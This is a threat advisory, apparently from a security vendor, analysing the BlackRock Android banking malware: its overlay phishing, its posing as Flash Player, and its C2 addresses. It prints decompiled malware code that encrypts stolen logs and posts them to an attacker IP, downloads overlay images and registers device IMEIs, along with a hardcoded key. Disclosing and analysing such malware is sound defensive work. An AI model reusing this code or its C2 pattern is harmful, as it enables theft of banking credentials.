




# THREAT ADVISORY: BlackRock Mobile Malware



# BlackRock Mobile Malware



297  
Security  
Apps

BlackRock - an advanced Android malware derived from Xeres malware - evades detection and steals login credentials or credit card data from 337 different mobile banking, shopping, lifestyle, and video apps.


BlackRock contains instructions to provide credit card overlays on 111 different apps. Half of the apps targeted (55) are Books and Reference apps, a third (33) are Communication apps, and the remainder constitutes Dating, Lifestyle, and Video player apps. Many of these apps are new targets since the coronavirus pandemic changed mobile usage and user habits. According to App Annie, the average weekly time spent in Android mobile apps increased by 25% during the first half of 2020 compared to 2019. A large portion of the increase constitutes dating and business video apps as users are limited to connecting online vs. in person.

BlackRock also contains code to phish credentials using display overlays from 198 different Finance apps. It targets eight (8) shopping apps and the remainder from Auto, Communication, and Entertainment categories. The latest version of BlackRock suppresses functions from 297 mobile security apps.



# Mobile Phishing Trends

Phishing threats have increased since the coronavirus pandemic




# Mobile Malware Threats

Specific campaigns cause mobile malware detection spikes.



# Malware by Type

16% of malware detections are specifically designed to phish banking and credit card credentials





# Average value per fraudulent transaction



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# How BlackRock Works





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1. User unknowingly installs malware



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2. Malware updates itself and hides from the user



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3. Displays deceptive Google update to gain more permissions






# How BlackRock Works

4. Compromises and controls the entire device



# How BlackRock Works

## 5. Displays fake app overlays



# How BlackRock Works

## 6. Phishes user credentials






# How BlackRock Works

## 7. Commits fraud or sells data



# Latest Version Disguises as Flash Player



Latest version appeared on  
September 21, 2020

# C2 Server Changed IP Addresses

176.121.14.127

217.8.117.7

```
/* renamed from: huy.boooms.d */
public class C0098d {

    /* renamed from: a */
    String f593a = "http://217.8.117.7/";


    /* renamed from: b */
    String[] f594b = {"com.leumi.leumiwallet", "com.westernu

    /* renamed from: c */
    String[] f595c = {"org.telegram.messenger", "com.viber.v

    /* renamed from: d */
    String[] f596d = {"com.kms.free", "com.drweb", "com.eset

    public C0098d() {
    }
}
```

# C2 Server Remains Online



# Communication with C2 Server

```
/* access modifiers changed from: protected */
/* renamed from: a */
public String doInBackground(String... arg0) {
    String Log = arg0[0];
    try {
        f601b.getClass();
        C0075a encrypted = C0075a.m847b("26kozQaKwRuNJ24t", String.valueOf(Log));
        URLConnection conn = new URL(f601b.f593a + "gate.php").openConnection();
        conn.setDoOutput(true);
        OutputStreamWriter wr = new OutputStreamWriter(conn.getOutputStream());
        wr.write("data=" + encrypted.mo542a());
        wr.flush();
        BufferedReader reader = new BufferedReader(new InputStreamReader(conn.getInputStream()));
        StringBuilder sb = new StringBuilder();
        Object obj = "";
        while (true) {
            String readLine = reader.readLine();
            String line = readLine;
            if (readLine == null) {
                return sb.toString();
            }
            sb.append(line);
        }
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

The payload is encrypted but communication channel is not.



# Decryption Routines in Plain Sight

```
/* renamed from: m846a */
public class C0075a {

    /* renamed from: b */
    private static final char[] f551b = "0123456789ABCDEF".toCharArray();

    /* renamed from: a */
    protected String f552a;

    private C0075a(String initVector, String data, String errorMessage) {
        this.f552a = data;
    }

    /* renamed from: b */
    public static C0075a m847b(String secretKey, String plainText) {
        try {
            if (m846a(secretKey)) {
                byte[] initVectorBytes = new byte[8];
                new SecureRandom().nextBytes(initVectorBytes);
                String initVector = m845a(initVectorBytes);
                byte[] initVectorBytes2 = initVector.getBytes("UTF-8");
                IvParameterSpec ivParameterSpec = new IvParameterSpec(initVectorBytes2);
                SecretKeySpec secretKeySpec = new SecretKeySpec(secretKey.getBytes("UTF-8"), "AES");
                Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
                cipher.init(1, secretKeySpec, ivParameterSpec);
                byte[] encrypted = cipher.doFinal(plainText.getBytes("UTF-8"));
                ByteBuffer byteBuffer = ByteBuffer.allocate(initVectorBytes2.length + encrypted.length);
                byteBuffer.put(initVectorBytes2);
                byteBuffer.put(encrypted);
                return new C0075a(initVector, Base64.encodeToString(byteBuffer.array(), 2), (String) null);
            }
            throw new Exception("Secret key's length must be 128, 192 or 256 bits");
        } catch (Throwable t) {
            t.printStackTrace();
            return new C0075a((String) null, (String) null, t.getMessage());
        }
    }

    /* renamed from: a */
    public static C0075a m844a(String secretKey, String cipherText) {
        try {
            if (m846a(secretKey)) {
                byte[] encrypted = Base64.decode(cipherText, 2);
                IvParameterSpec ivParameterSpec = new IvParameterSpec(encrypted, 0, 16);
                SecretKeySpec secretKeySpec = new SecretKeySpec(secretKey.getBytes("UTF-8"), "AES");
                Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
                cipher.init(2, secretKeySpec, ivParameterSpec);
                return new C0075a(m845a(ivParameterSpec.getIV()), new String(cipher.doFinal(encrypted, 16, encrypted.length - 16)), (String) null);
            }
            throw new Exception("Secret key's length must be 128, 192 or 256 bits");
        } catch (Throwable t) {
            t.printStackTrace();
            return new C0075a((String) null, (String) null, t.getMessage());
        }
    }

    /* renamed from: a */
    public static boolean m846a(String key) {
        return key.length() == 16 || key.length() == 24 || key.length() == 32;
    }
}
```

```
/* access modifiers changed from: package-private */
/* renamed from: c */
public void mo491c() {
    String Accessibility;
    String screen;
    try {
        this.f527a.getClass();
        C0075a b = C0075a.m847b("26kozQaKwRuNJ24t", this.f527a.f593a);
        this.f527a.getClass();
        String.valueOf(C0075a.m844a("26kozQaKwRuNJ24t", "MzVB0EU4RUExNzdDNTA3NzN2d4aaIU2eCF7zGpaxGnZoCUs4ByC63zVz9mHieQqu")).equals(this.f527a.f593a);
    } catch (Exception e) {
        e.printStackTrace();
    }
    try {
        Object obj = "0";
        if (m817a(this.f528b, AccessService.class)) {
            Accessibility = "1";
            if (Build.VERSION.SDK_INT >= 23 && !mo492d()) {
                Intent as = new Intent(this.f528b, Permission.class);
                as.addFlags(268468224);
                this.f528b.startActivity(as);
            }
        }
    }
}
```



# Layover Image Retrieval

```
/* access modifiers changed from: protected */
/* renamed from: a */
public String doInBackground(String... arg0) {
    String App = arg0[0];
    try {
        String PATH = this.f598b.getFilesDir().getAbsolutePath() + File.separator;
        HttpURLConnection c = (HttpURLConnection) new URL(this.f597a.f593a + "public_image/" + App + ".zip").openConnection();
        c.setRequestMethod("GET");
        c.connect();
        FileOutputStream fos = this.f598b.openFileOutput(App + ".zip", 0);
        InputStream is = c.getInputStream();
        byte[] buffer = new byte[16384];
        while (true) {
            int read = is.read(buffer);
            int len1 = read;
            if (read == -1) {
                break;
            }
            fos.write(buffer, 0, len1);
        }
        fos.close();
        is.close();
        C0106i.m896a(PATH + App + ".zip", PATH, "");
    } catch (Exception e) {
        e.printStackTrace();
    }
    return "";
}
```

Layover images  
are updated via  
.zip file.

# Target Device Data Retrieval

```
new C0063b(String.format("{ \"action\": \"reg\", \"params\": { \"imei\": \"%s\", \"whitelist\": \"%s\", \"model\": \"%s\"  
if (Build.VERSION.SDK_INT >= 21) {  
    m818e();  
}  
s\", \"Accessibility\": \"%s\", \"screen\": \"%s\"} }\", new Object[]{IMEI, whitelist, mo489a(this), Accessibility, sc
```

Retrieving valuable data  
from the user e.g. IMEI.

# Multiple Target Languages

```
/* renamed from: a */  
public String mo488a() {  
    String ToastText = "";  
    try {  
        String country = getResources().getConfiguration().locale.getCountry();  
        if (!country.equals("")) {  
            ToastText = "Enable";  
        }  
        if (country.equals("AU")) {  
            ToastText = "Enable";  
        }  
        if (country.equals("EU")) {  
            ToastText = "Enable";  
        }  
        if (country.equals("DE")) {  
            ToastText = "Einschaltet";  
        }  
        if (country.equals("ES")) {  
            ToastText = "Incluis";  
        }  
        if (country.equals("FR")) {  
            ToastText = "Activez";  
        }  
        if (country.equals("IL")) {  
            ToastText = "הפעל";  
        }  
        if (country.equals("IT")) {  
            ToastText = "Includete";  
        }  
        if (country.equals("JP")) {  
            ToastText = "オン";  
        }  
        if (country.equals("MA")) {  
            ToastText = "شغل";  
        }  
        if (country.equals("NL")) {  
            ToastText = "Ingeschakeld";  
        }  
        if (country.equals("PE")) {  
            ToastText = "Incluir";  
        }  
        if (country.equals("PL")) {  
            ToastText = "Włączyć";  
        }  
        if (country.equals("TR")) {  
            ToastText = "Etkile";  
        }  
    }  
}
```


Localized text is available in several countries:

- Austria
- Brazil
- Germany
- France
- Spain
- Israel
- Italy
- Japan
- Malaysia
- Netherlands
- Poland
- Turkey
- United Kingdom
- United States


